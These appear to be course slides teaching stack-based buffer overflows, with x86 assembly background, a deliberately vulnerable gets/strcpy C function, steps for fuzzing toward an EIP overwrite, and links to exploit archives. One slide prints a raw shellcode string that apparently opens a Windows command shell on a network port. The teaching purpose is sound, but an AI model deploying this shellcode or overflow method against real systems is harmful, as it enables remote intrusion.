



The golden age of hacking

Exploits

Buffer overflows

Exploit frameworks

OS and application attacks

- This far attacker have
 - Done extensive reconnaissance
 - A (mapped) inventory of the network
 - Found potential vulnerabilities
- Next step is ...?

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www.glasbergen.com

- The combo of script kiddiez and exploit archives/tools
 - Can be very effective!
- Exploits are vulnerability attacks
- Usually gaining access is very pragmatic



“Somebody broke into your computer, but it looks like the work of an inexperienced hacker.”

Buffer overflow/overrun

- In computer security and programming, a buffer overflow, or buffer overrun, is a programming error which may result in erratic program behavior, a memory access exception and program termination, or - especially if deliberately caused by a malicious user - a possible breach of system security

- http://en.wikipedia.org/wiki/Buffer_overflow

- Vulnerability databases

- CVE - <http://cve.mitre.org>

- OSVDB - <http://osvdb.org/>

- Script kiddie top 10 resources

- <http://www.xmarks.com/topic/exploits> (0-day)

- <http://www.exploit-db.com>

- <http://www.packetstormsecurity.org>

- <http://www.securityfocus.com/bid>

- Inj3ct0r - <http://1337day.com/>

- ...


Note!

0-day exploits are **not** found on:
<http://www.rapid7.com/products/metasploit/>



Programs in memory I

- When processes are loaded into memory, they are basically broken into many small sections. There are six main sections that we are concerned with
- **.text or .code Section**
 - The .text section basically corresponds to the .text portion of the binary executable file. It contains the machine instructions to get the task done. This section is marked as read-only and will cause a segmentation fault if written to. The size is fixed at runtime when the process is first loaded.
- **.data Section**
 - The .data section is used to store global initialized variables such as:
 - `int a = 0;`
 - The size of this section is fixed at runtime.
- **.bss Section**
 - The below stack section (.bss) is used to store global non-initialized variables such as:
 - `int a;`
 - The size of this section is fixed at runtime.



Programs in memory II

- **Heap Section**

- The heap section is used to store dynamically allocated variables and grows from the lower-addressed memory to the higher-addressed memory. The allocation of memory is controlled through the `malloc()` and `free()` functions. Example:


- `int *i = malloc(sizeof (int)); //dynamically allocates an integer`

- **Stack Section**

- The stack section is used to keep track of function calls (recursively) and grows from the higher-addressed memory to the lower addressed memory on most systems. As we will see, the fact that the stack grows in this manner allows the subject of buffer overflows to exist. **Local variables exist in the stack section.**


- **Environment/Arguments Section**

- The environment/arguments section is used to store a copy of system-level variables that may be required by the process during runtime. For example, among other things, the path, shell name, and hostname are made available to the running process.
- This section is writable, allowing its use in format string and buffer overflow exploits. Additionally, the command-line arguments are stored in this area.



IA-32 (x86) assembly

Internal buses and registers



- **Address bus**
 - Select addresses to read/write to memory
- **Data bus**
 - Move data around the CPU and to/from memory
- **Control bus**
 - Control external devices and execute instructions

GENERAL PURPOSE 32-BIT REGISTERS

EAX	Contains the return value of a function call.
ECX	Used as a loop counter. "this" pointer in C++.
EBX	General Purpose
EDX	General Purpose
ESI	Source index pointer
EDI	Destination index pointer
ESP	Stack pointer
EBP	Stack base pointer

SEGMENT REGISTERS

CS	Code segment
SS	Stack segment
DS	Data segment
ES	Extra data segment
FS	Points to Thread Information Block (TIB)
GS	Extra data segment

MISC. REGISTERS

EIP	Instruction pointer
EFLAGS	Processor status flags.

STATUS FLAGS

ZF	Zero: Operation resulted in Zero
CF	Carry: source > destination in subtract
SF	Sign: Operation resulted in a negative #
OF	Overflow: result too large for destination

16-BIT AND 8-BIT REGISTERS

The four primary general purpose registers (EAX, EBX, ECX and EDX) have 16 and 8 bit overlapping aliases.




Figure 7-1 Diagram of the inside of a modern Intel processor

Floating point registers, ST(0) through ST(7) , 80 bits wide
 Debug registers DR0 - DR7

Addressing mode

<mnemonic> <dest>, <src>


The Netwide Assembler
<http://www.nasm.us/>

Addressing Mode	Description	NASM Examples
Register	Registers hold the data to be manipulated. No memory interaction. Both registers must be the same size.	mov ebx, edx add al, ch
Immediate	Source operand is a numerical value. Decimal is assumed; use h for hex.	mov eax, 1234h mov dx, 301
Direct	First operand is the address of memory to manipulate. It's marked with brackets.	mov bh, 100 mov[4321h], bh
Register Indirect	The first operand is a register in brackets that holds the address to be manipulated.	mov [di], ecx
Based Relative	The effective address to be manipulated is calculated by using ebx or ebp plus an offset value.	mov edx, 20[ebx]
Indexed Relative	Same as Based Relative, but edi and esi are used to hold the offset.	mov ecx, 20[esi]
Based Indexed-Relative	The effective address is found by combining based and indexed modes.	mov ax, [bx][si]+1

- Intel Hex Opcodes (the binary instructions) And Mnemonics
 - [server]\tools\IDA Pro\opcodes.hlp

How a computer run a program

http://en.wikipedia.org/wiki/Assembly_language



Fetch and execute instructions, sequentially one by one.
Instruction Pointer is incremented.

At Jump, Instruction Pointer is altered to begin fetching instructions in a different location.

ASM program commands/operators

- In most cases you will only be dealing with the general purpose registers the instruction pointer, opcodes and the stack segment
- PTR - Used to override the default size of an operator (casting in C)
 - DWORD = Double Word
- Call – sub routine call
- Hex dump - opcodes
 - 0x55, 0x8BEC, 0x83C4F8, 0x6AF5, 0xE81F000000, 0x8945FC, 0x...
- Hello World (cons.asm) as OllyDbg show it with MASM disasm syntax
 - View the program cons.exe in PView and compare!

Address	Hex dump	Disassembly	Comment
EIP → 00401000	\$ 55	PUSH EBP	
00401001	. 8BEC	MOV EBP,ESP	
00401003	. 83C4 F8	ADD ESP,-8	
00401006	. 6A F5	PUSH -0B	
00401008	. E8 1F000000	CALL <JMP.&KERNEL32.GetStdHandle>	[DevType = STD_OUTPUT_HANDLE GetStdHandle
0040100D	. 8945 FC	MOV DWORD PTR SS:[EBP-4],EAX	
00401010	. 8D55 F8	LEA EDX,DWORD PTR SS:[EBP-8]	
00401013	. 6A 00	PUSH 0	
00401015	. 52	PUSH EDX	
00401016	. 6A 0F	PUSH 0F	
00401018	. 68 00304000	PUSH cons.00403000	[pReserved = NULL pWritten CharToWrite = F (15.) Buffer = cons.00403000 hConsole
0040101D	. FF75 FC	PUSH DWORD PTR SS:[EBP-4]	
00401020	. E8 0D000000	CALL <JMP.&KERNEL32.WriteConsoleA>	[WriteConsoleA
00401025	. 6A 00	PUSH 0	
00401027	. E8 0C000000	CALL <JMP.&KERNEL32.ExitProcess>	[ExitProcess
0040102C	.\$-FF25 00204000	JMP DWORD PTR DS:[<&KERNEL32.GetStdHand	kernel32.GetStdHandle
00401032	.\$-FF25 00204000	JMP DWORD PTR DS:[<&KERNEL32.WriteConso	kernel32.WriteConsoleA
00401038	.-FF25 04204000	JMP DWORD PTR DS:[<&KERNEL32.ExitProces	kernel32.ExitProcess

.text

Stack based buffer overflow

- Smashing the stack for fun and profit
 - Aleph One 1996
- Sending more data to a program than it is intended to handle
 - Developers mistakes/sloppiness with string/array bounds checking
- Shellcode to x86 (asm, exe) converter
 - <http://zeltser.com/reverse-malware/convert-shellcode.html>
- Shellcode example

```
"\xfc\x6a\xeb\x4d\xe8\xf9\xff\xff\xff\x60\x8b\x6c\x24\x24\x8b\x45\x3c\x8b\x7c\x05\x78\x01\xef\x8b\x4f\x18\x8b\x5f\x20\x01\xeb\x49\x8b\x34\x8b\x01\xee\x31\xc0\x99\xac\x84\xc0\x74\x07\xc1\xca\x0d\x01\xc2\xeb\xf4\x3b\x54\x24\x28\x75\xe5\x8b\x5f\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5f\x1c\x01\xeb\x03\x2c\x8b\x89\x6c\x24\x1c\x61\xc3\x31\xdb\x64\x8b\x43\x30\x8b\x40\x0c\x8b\x70\x1c\xad\x8b\x40\x08\x5e\x68\x8e\x4e\x0e\xec\x50\xff\xd6\x66\x53\x66\x68\x33\x32\x68\x77\x73\x32\x5f\x54\xff\xd0\x68\xcb\xed\xfc\x3b\x50\xff\xd6\x5f\x89\xe5\x66\x81\xed\x08\x02\x55\x6a\x02\xff\xd0\x68\xd9\x09\xf5\xad\x57\xff\xd6\x53\x53\x53\x53\x43\x53\x43\x53\xff\xd0\x66\x68\x11\x5c\x66\x53\x89\xe1\x95\x68\xa4\x1a\x70\xc7\x57\xff\xd6\x6a\x10\x51\x55\xff\xd0\x68\xa4\xad\x2e\xe9\x57\xff\xd6\x53\x55\xff\xd0\x68\xe5\x49\x86\x49\x57\xff\xd6\x50\x54\x54\x55\xff\xd0\x93\x68\xe7\x79\xc6\x79\x57\xff\xd6\x55\xff\xd0\x66\x6a\x64\x66\x68\x63\x6d\x89\xe5\x6a\x50\x59\x29\xcc\x89\xe7\x6a\x44\x89\xe2\x31\xc0\xf3\xaa\xfe\x42\x2d\xfe\x42\x2c\x93\x8d\x7a\x38\xab\xab\xab\x68\x72\xfe\xb3\x16\xff\x75\x44\xff\xd6\x5b\x57\x52\x51\x51\x51\x6a\x01\x51\x51\x55\x51\xff\xd0\x68\xad\xd9\x05\xce\x53\xff\xd6\x6a\xff\xff\x37\xff\xd0\x8b\x57\xfc\x83\xc4\x64\xff\xd6\x52\xff\xd0\x68\xf0\x8a\x04\x5f\x53\xff\xd6\xff\xd0"
```

Function calls and the stack I

http://en.wikipedia.org/wiki/X86_calling_conventions#cdecl

- The cdecl calling convention is used by many C systems for the x86 architecture. In cdecl, function parameters are pushed on the stack in a right-to-left order.
 - Function return values are returned in the EAX register (except for floating point values, which are returned in the first floating point register fp0). Registers EAX, ECX, and EDX are available for use in the function.
- For instance, the following C code function prototype and function call:

```
int func(int, int, int);
```

```
int a, b, c, x;
```

```
...
```

```
x = func(a, b, c); // somewhere else in the program
```

Will produce the following x86 Assembly code
(written in MASM syntax, with destination first):

```
push c
```


```
push b
```

```
push a
```

```
call func ; We goto the label "func:" assembly sub routine
```


```
add esp, 12 ; Stack cleaning (parameters/arguments)
```

```
mov x, eax ; EAX have been set in sub
```



- The calling function “cleans” the stack after the function call returns

Function calls and the stack II



- The stack grows towards lower addresses but buffers is stored from low to high addresses on the stack
- ESP is supposed to be/point at/to EBP after return

Stack based buffer overflow I

- Vulnerable program


```

void sample_function()
{
    char bufferA[50];
    char bufferB[16];


    printf("Where do you live?\n");
    gets(bufferA);
    strcpy(bufferB, bufferA);
    return;
}

main()
{
    printf("Hello World!\n ");
    sample_function();
    printf("All Done!\n ");
}
    
```


- Print "Hello World!"
- Call the sample_function.
- Execution begins in the sample_function.
- Create two strings. bufferA can hold 50 characters, while bufferB can hold 16 characters.
- Ask the user where he or she lives.
- Get input from the user. Note that gets puts no restrictions on the amount of data that can be entered!
- Copy the contents of bufferA to bufferB.
- Return (intended to go back to the main program that called the function!)



Stack before



Smashed stack



Stack based buffer overflow II

- Possible code to execute
 - Some sort of shell (exec(/bin/sh), CreateProcess() etc.)
 - Network connect to given TCP/UDP port
 - Add a user to admin group
 - Install backdoor program
 - Return to code (payload) at heap
 - Return-to-libc (or dll) – use loaded system functions
 - <http://en.wikipedia.org/wiki/Return-to-libc>
- Attacker code will run with same permissions as vulnerable program
- Buffer overflows are highly system dependent
 - Hardware and software - versions
 - Programs input via GUI, command shell, network, file, etc.
- Creating and finding buffer overflows are not trivial
 - How system calls and programmers own source code deals with buffers in a program
 - Find strcpy, scanf, memcpy, gets, sprintf, custom calls etc.

SBOF - Fuzzing

- Brute force
 - Run vulnerable program in a debugger with various amount of data (big, small, nothing, invalid etc.) and let it crash, dumping it's registers
- Try to find out how big the buffer overflow should be
 - Where the return address (EIP) is stored and place attackers value of return pointer
 - Fill input with easy recognized chars, e.g. 0x41 (A)
 - Next fill with an unique string: Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7...
 - Then: AAAA * num_char + BBBB (EIP) + CCCC * num_char
 - Verify the stack and how much space there is
 - Then find out what address to put in EIP

CPU register dump

EAX = 00F7FCC8	EBX = 00F41130
ECX = 41414141	EDX = 77F9485A
ESI = 00F7FCC0	EDI = 00F7FCC0
EIP = 41414141	ESP = 00F4106C
EBP = 00F4108C	EFL = 00000246

